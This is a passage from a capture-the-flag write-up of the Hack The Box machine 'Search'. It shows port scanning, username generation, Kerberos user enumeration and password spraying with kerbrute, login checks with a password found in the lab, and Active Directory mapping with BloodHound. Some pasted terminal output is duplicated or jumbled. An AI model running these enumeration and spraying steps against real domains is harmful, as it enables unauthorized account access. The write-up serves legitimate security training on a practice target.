



[SEARCH- BOX]

Hi folks, today I am going to solve an Hard rated hack the box machine,Search created by dmw0ng.So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH

HTTP Default page

*Host windows server

code-Nmap

```
nmap -sC -sV -A -oN nmap/search 10.10.11.129
```

output

```
└─➤ /home/leshack98/project/HTB/Search ..... w
└─➤ nmap -sC -sV -Pn -oA nmap/search 10.10.11.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 02:28 EDT
Nmap scan report for 10.10.11.129
Host is up (0.26s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-05-06 06:29:15Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|_ http/1.1
| http-methods:
|_ Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 02:28 EDT
Nmap scan report for 10.10.11.129
Host is up (0.26s latency).

Not shown: 987 filtered tcp ports (no-response)

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-05-06 06:29:15Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|_ http/1.1
| http-methods:
|_ Potentially risky methods: TRACE
```

```
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after: 2030-08-09T08:13:35
3268/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after: 2030-08-09T08:13:35
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after: 2030-08-09T08:13:35
|_ssl-date: 2022-05-06T06:31:04+00:00; +1s from scanner time.
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
| smb2-time:
|   date: 2022-05-06T06:30:04
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
```

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 145.87 seconds

Eleven ports are open:

```
port[53]- domain
port[80]-http
port[88]-kerberos-sec
port[135]- netbios-ssn
port[445]-microsoft-ds?
port[464]-kpasswd5?
port[593]-ncacn_http
port[636]- ssl/ldap
port[443]-ssl/http
```

```
port[3268]- ldap  
port[3269]-ssl/ldap
```

being a windows server let get the host so as to confirm the host by doing this using [crackmapexec](#)

code-Get host

```
cme smb 10.10.11.129
```

output

```
cme smb 10.10.11.129 ..... at 0 11:2  
/home/leshack98/.local/pipx/venvs/crackmapexec/lib/python3.10/site-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been depi  
"class": algorithms.Blowfish,  
SMB auth user 10.10.11.129 : 445 IN RESEARCH [+] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)  
took 7s at 0 11:2
```


we need to add the hostname to `/etc/hosts` file

code-/etc/hosts

```
echo 10.10.11.129 search.htb > /etc/hosts
```

Default Page-RESEARCH


so lets check the default page [Reseach](#)



sine this is a windows server and there active directory i found out that the users in our team could be potential users on the box

Our Team

Keely Lyons
Dax Santiago
Sierra Frye
Kyla Stewart
Kalara Spencer
Dave Simpson
Ben Thompson
Chris Stewart



so i decide to copy there names and filter it so as to make potential usernames by copy pasteing our team then removing Image and Manager as this are not potential names by

code-Filter

```
cat users.txt |grep -v 'Image\|Manager' |grep . > user.txt
```

output

```
File Actions View Help
Δ ➔ /home/leshack98/project/HTB/Search ······ with root@Tullieng at 0 07:06:50 AM
↳ cat users.txt |grep -v 'Image\|Manager' |grep .
Keely Lyons
Security Manager
Dax Santiago
Product Manager
Sierra Frye
SecOps Manager
Kyla Stewart
Product Manager
Kalara Spencer
Product Manager
Dave Simpson
Product Manager
Ben Thompson
Product Manager
Chris Stewart
Product Manager

Δ ➔ /home/leshack98/project/HTB/Search ······ with root@Tullieng at 0 07:06:59 AM
↳ cat users.txt |grep -v 'Image\|Manager' |grep . > user.txt

Δ ➔ /home/leshack98/project/HTB/Search ······ with root@Tullieng at 0 07:10:29 AM
↳ ls
libconfig-model-dpkg-perl nmap user.txt users.txt

Δ ➔ /home/leshack98/project/HTB/Search ······ with root@Tullieng at 0 07:10:31 AM
↳ cat user.txt
Keely Lyons
Security Manager
Dax Santiago
```

so lets filter this name to possible users using there `firstnames`, `lastnames` and `first` and `lastname` with a break using a ruby tool called [Username Anarchy](#).

code-anarchy

```
./username-anarchy --input-file
/home/leshack98/project/HTB/Search/users.txt --select-format
first,first.last,f.last,flast >
/home/leshack98/project/HTB/Search/newusers.txt
```

output

```
└─$ cat newusers.txt
keely
keely.lyons
k.lyons
klyons
security
security.manager
s.manager
smanager
dax
dax.santiago
dax.santiago
d.santiago
dsantiago
dsantiago.undefected.png
product
product.manager
p.manager
pmanager
sierra
sierra.frye
s.frye
s.frye.undefected.png
secops
secops.undefected
secops.manager
kyla
kyla.stewart
kyla.stewart.undefected

so lets filter this name to possible users using there first,username.lastname and first,lastname and then using a ruby tool called Username-Anarchy?
$ ./username-anarchy --input-file /home/leshack98/project/HTB/Search/users.txt --select format first,first.lastname;first,lastname > /home/leshack98/project/HTB/Search/newusers.txt
```

so we have a long big username file so i would want to check valid users usinf a tool called `kerbrute` which is a tool to quickly `bruteforce` and `enumerate` valid `Active Directory` accounts through Kerberos Pre-Authentication.[kerbrute](#)

code-kerbrute


```
kerbrute userenum --dc 10.10.11.129 -d search.htb newusers.txt
```

output

```
[~] ⚡ /home/leshack98/project/HTB/Search.....  
└─> kerbrute userenum --dc 10.10.11.129 -d search.htb newusers.txt  
  
____ _ _ _ _ / /_ _ _ _ _ / /_ _ _ _  
 / // / - \V ___/ __ \V ___/ / / _/ _\   
 / ,< / _/ / / / / / / / / / / / / /  
/_/|_|\\_/_/_ / / _/_/_/_ / \_,,_/\_/_/_/  
  
Version: v1.0.3 (9dad6e1) - 05/06/22 - Ronnie Flathers @ropnop  
  
2022/05/06 09:25:29 > Using KDC(s):  
2022/05/06 09:25:29 > 10.10.11.129:88  
    Latency:  
2022/05/06 09:25:30 > [+] VALID USERNAME: keely.lyons@search.htb  
2022/05/06 09:25:30 > [+] VALID USERNAME: dax.santiago@search.htb  
2022/05/06 09:25:30 > [+] VALID USERNAME: sierra.frye@search.htb  
2022/05/06 09:25:33 > Done! Tested 42 usernames (3 valid) in 3.266 seconds
```


we find three valid username valid with the format of `firstname.lastname` so i decide to check for more users in the web and foundin our Features image another hint

output



it has been written send passwor to `Hope Sharp` and a passord `IsolationIsKey?`

output



so I decide to add `Hope Sharp` to `newusers.txt` so that i can use `Kerbrute` to see if she is a valid user

output

```
└── kerbrute userenum --dc 10.10.11.129 -d search.htb newusers.txt
[!] HacktheBox
[!] Version: v1.0.3 (9dad6e1) - 05/06/22 - Ronnie Flathers @ropnop
[!] 2022/05/06 10:40:16 > Using KDC(s):
[!] 2022/05/06 10:40:16 > 10.10.11.129:88
[!] 2022/05/06 10:40:16 > [+] VALID USERNAME: keely.lyons@search.htb
[!] 2022/05/06 10:40:16 > [+] VALID USERNAME: hope.sharp@search.htb
[!] 2022/05/06 10:40:17 > [+] VALID USERNAME: dax.santiago@search.htb
[!] 2022/05/06 10:40:17 > [+] VALID USERNAME: sierra.frye@search.htb
[!] 2022/05/06 10:40:19 > Done! Tested 46 usernames (4 valid) in 3.285 seconds
```

as you can see know we have Four username and Hope is also a valid user so lets check for the password to all the users by switching our mode to `passwordspray` using the following code.

code-kerbrute

```
kerbrute passwordspray --dc 10.10.11.129 -d search.htb newusers.txt  
'IsolationIsKey?
```

output

i find a valid login for sharp so i decide to check if can be able to login with the user by passing it to `crackmapexec`

```
cme smb 10.10.11.129 -u hope.sharp -p 'IsolationIsKey?'
```

i get a login but it does not say pound so we cannot use it so i decide to use BloodHound which is an **Active Directory (AD) reconnaissance** tool that can reveal hidden relationships and identify attack paths within an AD environment.

so lets setup a our bloodhound python injester using virtual enviroment **if python** has some issue while executing this script because of its lib having dependency conflicts by doing this

code-environment

```
python3 -m venv .search
```

code-environment

```
source .search/bin/activate
```

output

```
└─➤ /home/leshack98/BloodHound.py on 🐈 master ..... with root@Tulienga at 03:28:26 PM
  ↳ python3 -m venv .search
    ↳ HackTheBox
      ↳ /home/leshack98/BloodHound.py on 🐈 master ?1 ..... took 10s with root@Tulienga at 03:39:49 PM
        ↳ source .search/bin/activate

└─➤ /home/leshack98/BloodHound.py on 🐈 master ?1 ..... so lets setup a our bloodhound using Virtual environment because python has some bugs while
  ↳ .search with root@Tulienga at 03:40:15 PM
    ↳ code-enviroment
      ↳ Opnctf
      ↳ Pandora
      ↳ Paper
      ↳ paper.png
      ↳ paperhtb
      ↳ code-enviroment
      ↳ python3 -m venv .search
```

if not you can setup your bloodhound python injector just as usual

code-bloodhound.py

output

```

[+] 🐍 /home/leshack98/BloodHound.py on 🐍 master ?1 ..... with root@Tulienga at 03:50:04 PM [ ]
└> python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Found AD domain: search.htb
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 107 users
INFO: Found 64 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Invalid computer object without hostname: SHE-SVRDFS2$ if not you can setup your bloodhound just as usual
INFO: Querying computer: Windows-100.search.htb
INFO: Querying computer: Windows-99.search.htb
INFO: Querying computer: Windows-98.search.htb
INFO: Invalid computer object without hostname: SHE-SVRDFS1$ python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Invalid computer object without hostname: GLA-SVRDFS2$ c.All
INFO: Querying computer: Windows-96.search.htb
INFO: Querying computer: Windows-95.search.htb
INFO: Querying computer: Windows-94.search.htb
INFO: Querying computer: Windows-93.search.htb
INFO: Querying computer: Windows-92.search.htb
INFO: Querying computer: Windows-91.search.htb
INFO: Invalid computer object without hostname: GLA-SVRDFS1$ python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Invalid computer object without hostname: MAN-SVRDFS2$ c.All
INFO: Invalid computer object without hostname: MAN-SVRDFS1$ python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Invalid computer object without hostname: BIR-SVRDFS2$ python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Invalid computer object without hostname: BIR-SVRDFS1$ python3 bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -ns 10.10.11.129 -c All
INFO: Querying computer: Windows-97.search.htb

```

so lets start a **neo4j** which Neo4j facilitates personal data storage and management: it allows you to track where private information is stored and which systems, applications, and users access it. The graph data model helps visualize personal data and allows for data analysis and pattern detection using this

```
sudo neo4j console
```

output

```


[+] 🐍 /home/leshack98/project/HTB/Search ..... with root@Tulienga at 05:03:02 PM [ ]
└> neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /usr/share/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /usr/share/neo4j/run
so lets start a neo4j using this
neo4j console
Starting Neo4j.
2022-05-06 21:06:48.882+0000 INFO  Starting...
2022-05-06 21:06:48.214+0000 INFO  This instance is ServerId{109dc25f} (109dc25f-c2a5-4293-9ee4-afed3bd4377e8)
2022-05-06 21:06:58.704+0000 INFO  ===== Neo4j 4.4.2 =====
2022-05-06 21:07:21.499+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2022-05-06 21:07:21.630+0000 INFO  Setting up initial user from defaults: neo4j
2022-05-06 21:07:21.640+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2022-05-06 21:07:22.194+0000 INFO  Setting version for 'security-users' to 3
2022-05-06 21:07:22.238+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2022-05-06 21:07:22.468+0000 INFO  Performing postinitialization step for component 'security-users' with version 3 and status CURRENT
2022-05-06 21:07:25.596+0000 INFO  Bolt enabled on localhost:7687.
2022-05-06 21:07:41.432+0000 INFO  Remote interface available at http://localhost:7474/
2022-05-06 21:07:41.621+0000 INFO  id: 648BABF9DF87024A9E9FDA636F828981D95FF55627DF39F50A969D64EDD3E46E
2022-05-06 21:07:41.625+0000 INFO  name: system
2022-05-06 21:07:41.639+0000 INFO  creationDate: 2022-05-06T21:02:49.556Z
2022-05-06 21:07:41.651+0000 INFO  Started.
2022-05-06 21:56:59.905+0000 WARN  The client is unauthorized due to authentication failure.
2022-05-06 21:57:06.792+0000 WARN  The client is unauthorized due to authentication failure.
2022-05-06 21:57:11.184+0000 WARN  The client is unauthorized due to authentication failure.

```

Then we start our [BloodHound](#) if you are new then go change credential on [neo4j website](#)


so let upload our **json** file that we generated with the BloodHound injester using python3 to **Bloodhound**.

output



In **BloodHound** the first thing i do is to check for list of **all Domain Admin** and i find **two members** one has a diamond who is a user with a high value and the other does not have it so i decide to flag him with a diamond to as user of high value


output



